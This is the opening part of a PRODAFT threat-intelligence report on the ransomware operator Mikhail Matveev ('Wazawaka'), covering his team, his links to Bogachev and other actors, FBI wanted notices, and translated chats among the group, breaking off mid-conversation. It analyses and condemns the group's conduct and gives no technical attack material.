



PRODAFT

PROACTIVE DEFENSE AGAINST FUTURE THREATS



Smoke and Mirrors Understanding The Workings of Wazawaka



Y-Parc, rue Galilée 7, 1400 Yverdon-les-Bains, Switzerland



+41225481923



info@prodaft.com

Contents

References	2
1 Introduction	3
2 Executive Summary	5
3 Technical Analysis	6
3.1 Team Structure	6
3.1.1 Wazawaka	7
3.1.2 777	10
3.1.3 bobr.kurwa	11
3.1.4 Shocker (a.k.a krbtgt)	12
3.1.5 shokoladniy_zayac	13
3.2 Relations	13
3.2.1 Bogachev & EvilCorp	14
3.2.2 Dudka	17
3.2.3 Bassterlord	26
3.2.4 RAMP & XSS & KAJIT	31
3.3 Ransomware Ties	32
3.3.1 Babuk	32
3.3.2 Monti	33
3.3.3 LockBit	37
3.3.4 NoEscape	40
3.3.5 Ragnar Locker	41
3.3.6 Hive	42
3.3.7 Trigona	43
3.3.8 Conti	48
3.4 TTPs	49
3.4.1 Resource Development	49
3.4.2 Reconnaissance	52
3.4.3 Initial Access	53
3.4.4 Execution	54
3.4.5 Command and Control	55
3.4.6 Privilege Escalation	56
3.4.7 Impact	56
3.4.8 Toolkit	56
3.4.9 Vulnerabilities	57
4 Observations	58
4.1 Ethical Values	58
4.2 OPSEC Practices	61
5 Conclusion	64
6 IOC	65

Reference Number	CH-2023120101
Prepared By	PTI Team
Investigation Date	01.04.2023 - 05.12.2023
Initial Report Date	01.12.2023
Last Update	05.12.2023

1 Introduction

Mikhail Pavlovich Matveev, also known by the monikers **Wazawaka, Boriselcin**, [REDACTED] and **Orange**, has recently risen to prominence within the Threat Intelligence (TI) community, emerging as a key player in the dynamic digital threat landscape. Matveev is currently under scrutiny for his alleged involvement in cybercriminal activities, prompting concerns across the cyber realm.

This research provides a comprehensive analysis of Matveev's background, affiliations, and tactics in the threat landscape associated with his activities. It includes information about Matveev's team and his close relations with other threat actors. The structure of Matveev's team and its choice of third-party ransomware-as-a-service vendors provides in-depth insight into the current state of the cybercriminal industry as a whole. This information is vital for information security leaders who wish to improve their risk management models and boost cyber resilience against sophisticated threats.

Wazawaka and his team members prominently exhibit an insatiable greed for ransom payments, demonstrating a significant disregard for ethical values in their cyber operations. Employing tactics that involve intimidation through threats to leak sensitive files, engaging in dishonest practices, and persisting in retaining files even after the victim complies with the ransom payment, they exemplify the ethical void prevalent in the practices of traditional ransomware groups.

Intercepted communications reveal insights into threat actors' motivations, thought processes, and reactions. Thorough analysis of these behaviors aids in developing effective strategies against their tactics. Instances where we've shared outputs of services used during ransomware attacks, like call-centers, highlight how threat actors adeptly manipulate IT administrators. Significantly, prioritizing personal reputation over company security makes IT professionals susceptible to collaboration with ransomware groups. Understanding and countering these manipulative techniques is vital for bolstering cybersecurity defenses.

Please note that this report has two versions. The "*Private Release*" is provided to law enforcement agencies, applicable CERTS / CSIRTS, and members of our U.S.T.A. Threat Intel Platform (with appropriate annotations and reductions). Likewise, the "*Public Release*" is publicly disseminated to advance the global fight against high-end threat actors and APTs.

Matveev faces indictments¹ in both New Jersey and the District of Columbia, which has accused him of participating in a conspiracy to distribute ransomware associated with **Babuk**, **Hive**, and **LockBit**. The report includes detailed conversations among Matveev's team concerning these groups, the people behind them, and the technologies they rely on.




WANTED BY THE FBI

MIKHAIL PAVLOVICH MATVEEV

Computer Intrusion; Conspiracy; Intentional Damage to a Protected Computer; Threats Relating to a Protected Computer; Aiding and Abetting



DESCRIPTION

Aliases: "Wazawaka", "Boriscelcin", "m1x", "Uhodiransomwar"	
Date(s) of Birth Used: August 17, 1992	Hair: Brown
Eyes: Blue / Gray	Sex: Male
Race: White	Languages: Russian
Scars and Marks: Matveev has a full-sleeve tattoo on his right arm which includes celestial objects such as moons, planets, and meteors, and sea creatures such as a large fish and sting rays. He only has four fingers on his left hand, where he is missing his left ring finger.	

Figure 1. FBI's announcement about Wazawaka.

This report offers valuable insights for cybersecurity professionals, law enforcement agencies, and organizations who find themselves targeted by organized threat actor groups. It provides valuable context and clear guidance on how information security professionals can successfully mitigate attack risks and refuse cybercriminal demands.

1. <https://www.fbi.gov/wanted/cyber/mikhail-pavlovich-matveev>

2 Executive Summary

Under the Wazawaka moniker, Matveev leads a team of six professional pentesters and manages relationships with other notable threat actors, who provide various means of support, services, and expertise. The report includes a detailed analysis of Wazawaka's team, an overview of its changing tech stack preferences, and the affiliations that enable these changes to take place.

Comprehensive analysis of Wazawaka's team structure and their TTPs : Comprising six adept penetration testers, the Wazawaka team is under the coordination and leadership of Matveev. The team adopts a flat hierarchical structure, promoting equal participation among its members. Each individual contributes resources and expertise as needed, showcasing a remarkable level of flexibility in adapting to new scenarios and situations. This report delves into the team's structure, providing insights into their communications and collaborative dynamics.

Presenting an example of ransomware groups' ethical values : Internal communications of the groups expose a troubling pattern as team members consistently resort to deception and manipulation of victims to further the group's interests. The group's ethical approach is particularly alarming as they even try to deceive paying victims. Ransomware operators engage in seemingly genuine negotiations, only to betray agreements and boast about deceitful tactics. This report underscores a clear message : **IT leaders and staff cannot trust ransomware operators under any circumstances.** Attempts to establish rapport are strategic maneuvers grounded in an amoral realpolitik, highlighting a zero-sum game where winning takes precedence over ethical considerations.

Wazawaka-Evilcorp-Bogachev : Our research also uncovered a connection between Mikhail Matveev and Evgeniy Bogachev, a threat actor linked to the well-known EvilCorp cybercrime group. Internal communications show Matveev openly admiring Bogachev as a source of inspiration, and technical analysis of internal technologies suggest that Wazawaka and EvilCorp may have started collaborating after Babuk's source code was publicly released[1].

Wazawaka-LockBit-BassterLord : Wazawaka is known to have worked as a LockBit affiliate between 2020 and 2021[17], and remained in close contact with a prominent threat actor in the LockBit ecosystem afterward. Our researchers identified internal communications describing LockBit as one of the only viable Ransomware-As-a-Service platforms currently available, showing clear disdain for the toolkits offered by competing figures like Dudka.

Wazawaka-Babuk-Monti-Dudka : Our research indicates that Wazawaka occupied a management-level role with the Babuk Ransomware Group up until early 2022, and eventually took a similar position at the end of that year. Internal conversations suggest a deep and complex relationship between the Wazawaka team and another threat actor named Dudka. This threat actor is likely responsible for developing the Babuk platform, releasing its source code publicly shortly before it ceased activity, and developing the Monti platform later that year.

3 Technical Analysis

For a more in-depth technical analysis of Wazawaka and his team's modus operandi, we will present interesting details of their capabilities and tactics. Additionally, we will analyze their team structure, examining the collaborative dynamics and individual roles that contribute to their effectiveness in navigating the complex landscape of ransomware.

3.1 Team Structure

Wazawaka's role as the leader of a sophisticated cybercriminal team adds another layer to his prominence in the ransomware ecosystem. Managing six skilled pentesters, namely **777**, **bobr.kurwa**, **krbtgt**, **shokoladniy_zayac**, **WhyNot**, and **dushnila**, Wazawaka orchestrates a well-coordinated effort to execute ransomware attacks. What sets his team structure apart is the principle of egalitarianism, where each member enjoys equal rights and privileges. This flat hierarchy (as shown in Figure 2) not only fosters a sense of collaboration but also enhances operational efficiency by promoting a collective approach to decision-making.



Figure 2. Team structure of the Wazawaka.

The team's collaborative ethos, combined with the diverse skill sets of its members, contributes to the group's effectiveness in navigating the complex landscape of ransomware. Notably, their shared financial contributions for operational needs further solidify the cooperative nature of the team, demonstrating a commitment to mutual success and resource allocation. Wazawaka's leadership style emphasizes the importance of teamwork, allowing his team to adapt swiftly to evolving cyber threats and execute targeted attacks with a high degree of sophistication.

We analyzed thousands of communication logs to understand the threat actors, but there may still be gaps in our findings due to the nature of our intelligence collection. Feel free to contact us with any questions or additional information.

3.1.1 Wazawaka

Wazawaka, serving as the leader of the cybercriminal team under scrutiny, embodies a pivotal role in orchestrating and guiding the group's operations. His influence extends across both public and private domains, where he adopts the monikers Wazawaka, boriselcin, [REDACTED], and Orange in public forums and solitaire, gas, [REDACTED] monikers within private environments.

Vinki
Сдохни или Умри
Premium
Joined: Jan 5, 2023
Messages: 217
Solutions: 1
Reaction score: 136

NO AVATAR

Sep 21, 2023 #162

Rehub said: ①

он именно тот, кого ФБР объявило в розыск как автора успешных атак с использованием программ-шифровальщиков

Никакой он не автор, и тем более неransom. Все его атаки - не принадлежат ему. Он обычный пиздабол, который пошел в медику. Красиво держит в дураках Локбита(на данный момент), а в прошлом Хайв, Альфу. Эта шавка и пальцем не трогала ни одну сетку внутри, все делал Гарретт(он же Дядька с раком, он же бабук) или еще несколько(не буду сообщать псевдо). Он просто присваивал себе по договоренности атаки для поднятия медийности.

А с 21 года(если не раньше) вообще под мусорами сидит и другим предлагает эти "услуги".
Сборище наркоманов и алкашей никогда не приведет такой союз к добру.

Figure 3. Vinki dismisses Wazawaka's credentials.

In a candid forum post (as shown in Figure 3), a threat actor named **Vinki** dismisses Wazawaka's credentials, claiming that he is not the mastermind behind the ransomware attacks attributed to him. According to Vinki, Wazawaka is portrayed as an author and creator in the media, but he alleges that none of the attacks credited to Wazawaka are genuinely his own. Vinki characterizes Wazawaka as a self-promoter who claims attacks orchestrated by others, specifically mentioning individuals like garrett, also known as **Uncle with Cancer** or **Dudka**. Vinki contends that Wazawaka's media presence is based on falsely claimed credit for attacks and that, since 2021 or earlier, he has been offering his services to others while operating in the shadows. The post concludes with a derisive remark, suggesting that an alliance led by individuals like Wazawaka will not achieve positive outcomes, comparing it to a gathering of junkies and alcoholics. This forum post presents a critical perspective on Wazawaka's role in the cyber underworld, challenging his claimed achievements and highlighting alleged discrepancies in his public image.

Contrary to Vinki's assertion that Wazawaka is merely a poser, our investigation reveals that Wazawaka is actively involved in orchestrating and executing cyber attacks. While we acknowledge the significant role played by Dudka within the team, specializing in developing ransomware platforms and builders, our findings suggest that Wazawaka is directly responsible for numerous attacks. In some instances, Dudka is also observed to be directly involved in cyber attacks, further solidifying his integral position within the group. However, it's important to note that Wazawaka may not possess the technical prowess of other threat actors like **REvil** or **Conti**. Instead, he relies on leveraging his reputation and connections to obtain potential targets, often focusing on low-hanging fruit. This nuanced perspective underscores the multifaceted nature of Wazawaka's involvement in cyber operations and challenges the notion that he is solely a PR figure.

In a revealing conversation (as shown in Figure 4) between Wazawaka and his team members regarding his recent indictment, a surprising reaction emerged. His casual wordings and even a touch of amusement suggest an unexpected response to the gravity of the situation. Wazawaka seems almost pleased by the attention, finding humor in the notoriety brought about by the FBI's actions. Furthermore, he expresses a sense of relief in the context of geopolitical dynamics, stating that it's fortunate for him that Russia does not pursue his arrest. This conversation unveils a complex blend of defiance, indifference, and a certain level of satisfaction within Wazawaka's response to the legal ramifications he faces at the moment. It's essential to note that Wazawaka denies the fact that he is the administrator of LockBit and Hive but accepts the affiliation with Babuk. He clarifies that he was merely an affiliate of LockBit and Hive, distancing himself from direct administrative roles. Wazawaka appears to believe that the FBI is overreacting to his affiliations, implying a sense of detachment and downplaying the severity of the charges against him. This nuanced stance adds another layer to his response, reflecting a strategic approach to navigating the legal complexities surrounding his cyber activities.




Figure 4. Conversation regarding Wazawaka's indictment.

In a conversation (as shown in Figure 5) with his team members, Wazawaka shared intriguing details from a recent discussion with an information security professional at **Gazprom**, a major Russian energy company. Notably, it was revealed that the Gazprom professional is the boyfriend of **Wazawaka's fiancée's sister**. This connection adds a personal dimension to the conversation, suggesting that the interaction occurred before **Wazawaka's wedding**. In a surprising twist, Wazawaka mentioned that the individual from Gazprom did not recognize him during their conversation. Despite this personal link, Wazawaka maintained his distinctive viewpoint, characterizing information security experts and white hat hackers as narrow-minded, while passionately defending his view that the most skilled hackers are those who operate as black hat hackers.



Figure 5. Conversation about the boyfriend of Wazawaka's fiancée's sister.

3.1.2 777

Within Wazawaka's team, **777** holds a pivotal role, emerging as a key figure following Wazawaka himself. Demonstrating a strong rapport with **Dudka** and other threat actors like **RagnarLocker**, 777 plays a crucial part in maintaining collaborative relationships within the team. Without a doubt, Wazawaka places considerable trust in 777, often considering and implementing his suggestions. In a revealing conversation captured in Figure 6, Wazawaka and 777 discuss Dudka, with 777 proposing a strategic move to assume full control over Dudka's platforms, specifically highlighting **Monti** ransomware. The proposal involves redirecting a larger share of victim payments, suggesting a shift from the standard 10% to 15%, allowing Dudka to receive a higher percentage without actively contributing to the team's efforts. This insight sheds light on the dynamics and decision-making processes within the team, showcasing 777's influential role.




Figure 6. Wazawaka and 777 discussing Dudka.

3.1.3 bobr.kurwa

In another piece of communication (as shown in Figure 7) within Wazawaka's team members, **bobr.kurwa**, a seemingly ordinary pentester within the group, unintentionally disclosed intriguing financial details. In a casual conversation, bobr.kurwa shared that he is financially struggling. According to the conversations, bobr.kurwa currently possesses 115,000 Rubles (\$1360) in his physical vault, along with 38,000 Rubles (\$450) in his current bank account and an additional 16,000 Rubles (\$190) in his credit card. However, these disclosed amounts indicate a relatively modest financial outcome, considering all the risks and legal implications of their activities. This observation highlights the challenging and often unrewarding nature of their illicit operations, emphasizing that the financial gains achieved by some of the team members may not be profitable.




Figure 7. Message from bobr.kurwa.

This financial disclosure by bobr.kurwa sheds light on the broader financial dynamics within Wazawaka's team, offering a nuanced perspective on their overall success or, perhaps, failure. Despite successfully infiltrating numerous enterprises, the team faces challenges in carrying out substantial financial gains through ransom payments from their victims. This predicament raises questions about the team's efficacy in conducting successful ransom negotiations. Potential factors contributing to this financial shortfall could include excessive ransom demands or inaccurate assessments of the victim's value, illustrating the complex challenges and potential setbacks faced by cybercriminals within the team. The paradoxical scenario of successful infiltrations intertwined with financial struggles highlights the complexity and uncertainties in the cybercrime business orchestrated by Wazawaka and his team.

3.1.4 Shocker (a.k.a krbtgt)

In one conversation (as shown in Figure 8) between Wazawaka (under the alias of gas) and his team member **WhyNot**, the topic of a new addition to the team arose as they discussed the imminent arrival of **Shocker (a.k.a krbtgt)**, a seasoned pentester. Shocker's collaboration with Dudka and his previous role as the moderator of **XSS.is (DamageLab)** were highlighted, showcasing his extensive experience in the cybercrime field. However, in an internal discussion, Wazawaka's team member, WhyNot, injected humor into the conversation, jokingly remarking that **the team doesn't necessarily need more people but rather more victims to focus their efforts on**. This jesting comment added a playful tone to the conversation, revealing the dynamics of the group and the expectations of team members.




Figure 8. Conversation about former XSS.is moderator.

3.1.5 shokoladniy_zayac

The threat actor using the nickname **shokoladniy_zayac** is likely associated with **Bakhmut, Ukraine**, based on available information. While it's not confirmed with total certainty, our research points to a probable connection. Interestingly, within the cybercriminal team, other members have created a chat group (as shown in Figure 9) to mock and joke about shokoladniy_zayac. Adding a poignant layer to this situation is the context that Bakhmut has faced significant destruction during the Russia-Ukraine war. In a somewhat dark and ironic twist, team members humorously tease shokoladniy_zayac about **finally escaping the tumultuous events in Bakhmut**.




Figure 9. Channel list of the communication environment.

3.2 Relations

Wazawaka boasts connections to various threat actors, establishing a network that includes notable individuals like **Evgeniy Mikhailovich Bogachev**, **Dudka**, **BassterLord**, **Kajit**, etc. Renowned for his expertise in the realm of cybercrime, Wazawaka holds a reputable position within the ransomware community. His influence extends beyond technical prowess, as he actively engages in public relations efforts, showcasing a penchant for self-promotion. This emphasis on PR highlights Wazawaka's strategic approach, not only in executing cyberattacks but also in shaping his public image within the broader context of the evolving and interconnected landscape of cyber threats. The relationships he maintains, along with his visibility within the ransomware community, underscore his significance in the intricate web of cybercriminal activities.

3.2.1 Bogachev & EvilCorp

Evgeniy Mikhailovich Bogachev, born in 1983, is a Russian cybercriminal notorious for his involvement in various types of cybercrime. He gained international attention as the alleged mastermind behind the **Gameover Zeus** botnet², responsible for widespread banking fraud and substantial financial losses. Bogachev is also linked[14] to **EvilCorp**, another well-known cybercrime group specializing in ransomware attacks and financial fraud. Despite being indicted³ by law enforcement as shown in Figure 10, Bogachev remains elusive, residing in Russia where authorities have shown reluctance to arrest hackers. This challenge in international cooperation emphasizes the complex and global nature of cyber threats, leaving law enforcement grappling with jurisdictional limitations whilst in the pursuit of justice.



**WANTED
BY THE FBI**

EVGENIY MIKHAILOVICH BOGACHEV

Conspiracy to Participate in Racketeering Activity; Bank Fraud; Conspiracy to Violate the Computer Fraud and Abuse Act; Conspiracy to Violate the Identity Theft and Assumption Deterrence Act; Aggravated Identity Theft; Conspiracy; Computer Fraud; Wire Fraud; Money Laundering; Conspiracy to Commit Bank Fraud






DESCRIPTION

Aliases: Yevgeniy Bogachev, Evgeniy Mikhaylovich Bogachev, "lucky12345", "slavik", "Pollingsoon"	
Date(s) of Birth Used: October 28, 1983	Hair: Brown (usually shaves his head)
Eyes: Brown	Height: Approximately 5'9"
Weight: Approximately 180 pounds	Sex: Male
Race: White	Occupation: Bogachev works in the Information Technology field.
NCIC: W890989955	

Figure 10. FBI's announcement about Bogachev.

-
2. https://en.wikipedia.org/wiki/Gameover_ZeuS
 3. <https://www.fbi.gov/wanted/cyber/evgeniy-mikhailovich-bogachev>
-

Wazawaka expresses a desire to be like the notorious cybercriminal Bogachev in one of his conversations as shown in Figure 11. However, Wazawaka reveals a twist when mentioning that law enforcement now prioritizes and offers higher rewards for Wazawaka's capture compared to Bogachev. This shift indicates a perceived increase in the threat posed by Wazawaka, highlighting law enforcement's quick response and adaptation to emerging cybercriminals.




Figure 11. Wazawaka expresses a desire to be like Bogachev.

In a revealing conversation (as shown in Figure 12) on the day of Wazawaka's indictment, he speaks about his emotions and the public response in Russia. Wazawaka expresses a sense of national pride, feeling like a hero for his country and emphasizing his commitment to enhancing Russia's information security. Notably, he mentions positive coverage of his indictment in the Russian media and describes instances of public recognition, where people on the streets approach him to offer congratulations and shake his hand. However, there's a palpable sense of constraint as Wazawaka acknowledges his inability to leave Russia. Seeking advice, he turns to the seasoned cybercriminal Bogachev, who reassures him with a nonchalant perspective, citing his own years of experience living under legal scrutiny. This conversation paints a complex picture of Wazawaka's mixed emotions, balancing national pride, public acknowledgement, and the sobering reality of legal constraints.

shokoladniy_zayac
have you seen the honor board?
20:28:06 ✓

solitaire
yes ofc. yesterday
20:28:16 ✓

shokoladniy_zayac
and how are you?
20:28:22 ✓

solitaire
hero of the country now
20:28:22 ✓

shokoladniy_zayac
what do you think? of course it's better than unknown
20:28:26 ✓

solitaire
I'm thinking of developing information security in the Russian Federation based on this. everyone is on my side. they want to give me a reward
20:28:42 ✓

shokoladniy_zayac
really?
20:29:03 ✓

solitaire
Russian media writes well. After all, Putin can't be blamed, that's why they found Matveev. Sometimes people come up to me on the street to shake my hand
20:29:21 ✓

shokoladniy_zayac
